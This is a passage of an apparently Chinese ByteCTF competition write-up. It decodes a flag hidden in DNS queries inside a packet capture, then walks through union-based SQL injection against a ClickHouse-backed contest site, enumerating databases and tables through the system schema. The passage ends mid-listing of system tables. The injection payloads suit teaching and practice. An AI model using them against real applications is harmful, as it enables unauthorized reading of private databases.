文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)

```
dns and ip.src==10.2.173.238 and ip.dst==8.8.8.8 and dns.qry.name.len==15

No.     Port Time       Source         Destination  Protocol Length Frame Identification   Info
2172    53 214.852931   10.2.173.238   8.8.8.8      DNS      75 ✓   0xdbf7 (56311)   Standard query 0xe2f7 A o.bytedanec.top
2186    53 216.279125   10.2.173.238   8.8.8.8      DNS      75 ✓   0x29d7 (10711)   Standard query 0xefbd A i.bytedanec.top
2203    53 217.775275   10.2.173.238   8.8.8.8      DNS      75 ✓   0x6603 (26115)   Standard query 0x5756 A o.bytedanec.top
2206    53 218.886566   10.2.173.238   8.8.8.8      DNS      75 ✓   0xda90 (55952)   Standard query 0x8a3c A i.bytedanec.top
2211    53 220.540079   10.2.173.238   8.8.8.8      DNS      75 ✓   0x1d0a (7434)    Standard query 0x5a14 A o.bytedanec.top
2215    53 221.601676   10.2.173.238   8.8.8.8      DNS      75 ✓   0xa25f (41567)   Standard query 0xcead A i.bytedanec.top
2218    53 223.173901   10.2.173.238   8.8.8.8      DNS      75 ✓   0xb733 (46899)   Standard query 0x8440 A o.bytedanec.top
2222    53 224.475574   10.2.173.238   8.8.8.8      DNS      75 ✓   0x30ce (12494)   Standard query 0x609a A o.bytedanec.top
2226    53 225.703582   10.2.173.238   8.8.8.8      DNS      75 ✓   0x9526 (38182)   Standard query 0x329c A o.bytedanec.top
2229    53 227.403265   10.2.173.238   8.8.8.8      DNS      75 ✓   0x628b (25227)   Standard query 0x6c80 A i.bytedanec.top
2235    53 228.833685   10.2.173.238   8.8.8.8      DNS      75 ✓   0xc8ae (51374)   Standard query 0x3748 A i.bytedanec.top
2241    53 229.893735   10.2.173.238   8.8.8.8      DNS      75 ✓   0xe5b6 (58806)   Standard query 0xbaf1 A o.bytedanec.top
2246    53 231.397336   10.2.173.238   8.8.8.8      DNS      75 ✓   0x84fc (34044)   Standard query 0x164a A i.bytedanec.top
2251    53 232.463243   10.2.173.238   8.8.8.8      DNS      75 ✓   0x867e (34430)   Standard query 0xa544 A o.bytedanec.top
2255    53 233.530214   10.2.173.238   8.8.8.8      DNS      75 ✓   0xf28e (62094)   Standard query 0x70bf A o.bytedanec.top
2259    53 235.080238   10.2.173.238   8.8.8.8      DNS      75 ✓   0xf4ac (62636)   Standard query 0x28c7 A o.bytedanec.top
2262    53 236.143495   10.2.173.238   8.8.8.8      DNS      75 ✓   0xbdc0 (48576)   Standard query 0x4e46 A o.bytedanec.top
2267    53 237.206100   10.2.173.238   8.8.8.8      DNS      75 ✓   0x572f (22319)   Standard query 0x30eb A i.bytedanec.top

    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ˅ Queries
    ˅ o.bytedanec.top: type A, class IN
        Name: o.bytedanec.top
        [Name Length: 15]
        [Label Count: 3]
        Type: A (Host Address) (1)
        Class: IN (0x0001)
    [Response In: 2183]
```

Tshark提取，然后Python简单处理即可，注意也需要去重

```
tshark -r frequently.pcap -T fields -Y "dns and ip.src==10.2.173.238 and ip.dst==8.8.8.8 and dns.qry.name.len==15" -e dns.qry.name -e dns.id > bin_data.txt
```


```
with open("bin_data.txt", 'r') as f:
 lines = f.readlines()
 sorted_list = sorted(set(lines), key=lines.index)
 bin_data = ''
 for line in sorted_list:
  if line[:1] == 'o':
   bin_data += '0'
  elif line[:1] == 'i':
   bin_data += '1'
  else:
   print(line)
   break
 flag = ''
 for idx in range(0, len(bin_data), 8):
  flag += chr(int(bin_data[idx:idx+8], 2))
 print(flag)
```

```
PS C:\Users\Administrator\Downloads> python .\code.py
The first part of flag: ByteCTF{^_^enJ0y&y0ur
```

最终flag拼接起来即为：

```
ByteCTF{^_^enJ0y&y0urse1f_wIth_m1sc^_^}
```

WEB-double sqli


double sqli


easy sqli

http://39.105.175.150:30001/?id=1
http://39.105.116.246:30001/?id=1
http://39.105.189.250:30001/?id=1

随便加个单引号报错，从报错信息中得知数据库是`clickhouse`

Clickhouse官方文档(中文)：https://clickhouse.com/docs/zh/

Clickhouse本地测试环境搭建：https://blog.csdn.net/zhangpeterx/article/details/94859999




```
Code: 62. DB::Exception: Syntax error: failed at position 36 ('' '): ' . Single quoted string is not closed: '' '. Stack trace: 0. DB::parseQueryAndMovePosition(DB::IParser&, char const*&, char const*, std::__1::basic_string, std::__1::allocator > const&, bool, unsigned long, unsigned long) @ 0x1184fcb6 in /usr/bin/clickhouse 1. ? @ 0xf12c0ae in /usr/bin/clickhouse 2. DB::executeQuery(std::__1::basic_string, std::__1::allocator > const&, DB::Context&, bool, DB::QueryProcessingStage::Enum, bool) @ 0xf12bce3 in /usr/bin/clickhouse 3. DB::TCPHandler::runImpl() @ 0xf8b7c5d in /usr/bin/clickhouse 4. DB::TCPHandler::run() @ 0xf8ca1c9 in /usr/bin/clickhouse 5. Poco::Net::TCPServerConnection::start() @ 0x11f7ccbf in /usr/bin/clickhouse 6. Poco::Net::TCPServerDispatcher::run() @ 0x11f7e6d1 in /usr/bin/clickhouse 7. Poco::PooledThread::run() @ 0x120b4df9 in /usr/bin/clickhouse 8. Poco::ThreadImpl::runnableEntry(void*) @ 0x120b0c5a in /usr/bin/clickhouse 9. start_thread @ 0x7fa3 in /lib/x86_64-linux-gnu/libpthread-2.28.so 10. clone @ 0xf94cf in /lib/x86_64-linux-gnu/libc-2.28.so
```

http://39.105.175.150:30001/?id=1'

测试注入点：


```
/?id=1 union all select 'mochu7'
```



Welcome to ByteCTF',), ('mochu7


http://39.105.175.150:30001/?id=1 union all select 'mochu7'

查版本



```
mochu7.localhost :)
mochu7.localhost :) select version();

SELECT version()

Query id: 313fa81d-80ad-4c42-bb50-874f12314a5a

┌─version()─┐
│ 21.10.2.15 │
└───────────┘

1 rows in set. Elapsed: 0.013 sec.

mochu7.localhost :) █
```

```
/?id=1 union all select version()
```




Welcome to ByteCTF',), ('21.3.2.5

```
http://39.105.175.150:30001/?id=1 union all select version()
```


查数据库

`Clickhouse` 自带了两个库：`default`、`system`

`default` 库默认是空的，重要的是 `system` 库，类似mysql中的 `information_schema` 库，存放了很多数据库系统信息




```
root@mochu7:/#
root@mochu7:/# clickhouse-client --password mochu7
ClickHouse client version 21.10.2.15 (official build).
Connecting to localhost:9000 as user default.
Connected to ClickHouse server version 21.10.2 revision 54449.

mochu7.localhost :) show databases;

SHOW DATABASES

Query id: bdb2a5b5-dce3-4631-a203-eaa373d47065

┌─name────┐
│ default │
│ system  │
└─────────┘

2 rows in set. Elapsed: 0.007 sec.

mochu7.localhost :)
```



```
mochu7.localhost :)
mochu7.localhost :) select * from system.databases;

SELECT *
FROM system.databases

Query id: b07cce3e-5e94-45d2-a998-d84f1c03e0e9

┌─name────┬─engine─┬─data_path──────────────────┬─metadata_path──────────────────────────────────────────────────────────────┬─uuid─────────────────────────────────┐
│ default │ Atomic │ /var/lib/clickhouse/store/ │ /var/lib/clickhouse/store/b87/b87e6197-3db6-4d0a-b87e-61973db6bd0a/ │ b87e6197-3db6-4d0a-b87e-61973db6bd0a │
│ system  │ Atomic │ /var/lib/clickhouse/store/ │ /var/lib/clickhouse/store/a70/a709e862-13fa-4919-a709-e86213fa0919/ │ a709e862-13fa-4919-a709-e86213fa0919 │
└─────────┴────────┴────────────────────────────┴──────────────────────────────────────────────────────────────┴──────────────────────────────────────┘

2 rows in set. Elapsed: 0.028 sec.
```


```
mochu7.localhost :)
```

```
/?id=1 union all select name from system.databases
```




39.105.175.150:30001/?id=1 union all select name from system.databases

Welcome to ByteCTF',), ('ctf',), ('default




```
http://39.105.175.150:30001/?id=1 union all select name from system.databases
```

查询到的数据库：`default`、`ctf`
接着查表




```
mochu7.localhost :)
mochu7.localhost :) select name from system.tables where database='system';

SELECT name
FROM system.tables
WHERE database = 'system'

Query id: f983da33-f2e0-40e1-b273-b1203123c650

┌─name───────────────────────────┐
│ aggregate_function_combinators │
│ asynchronous_metric_log        │
│ asynchronous_metrics           │
│ build_options                  │
│ clusters                       │
│ collations                     │
│ columns                        │
│ contributors                   │
│ current_roles                  │
│ data_skipping_indices          │
│ data_type_families             │
│ databases                      │
│ detached_parts                 │
│ dictionaries                   │
│ disks                          │
│ distributed_ddl_queue          │
│ distribution_queue             │
│ enabled_roles                  │
│ errors                         │
```



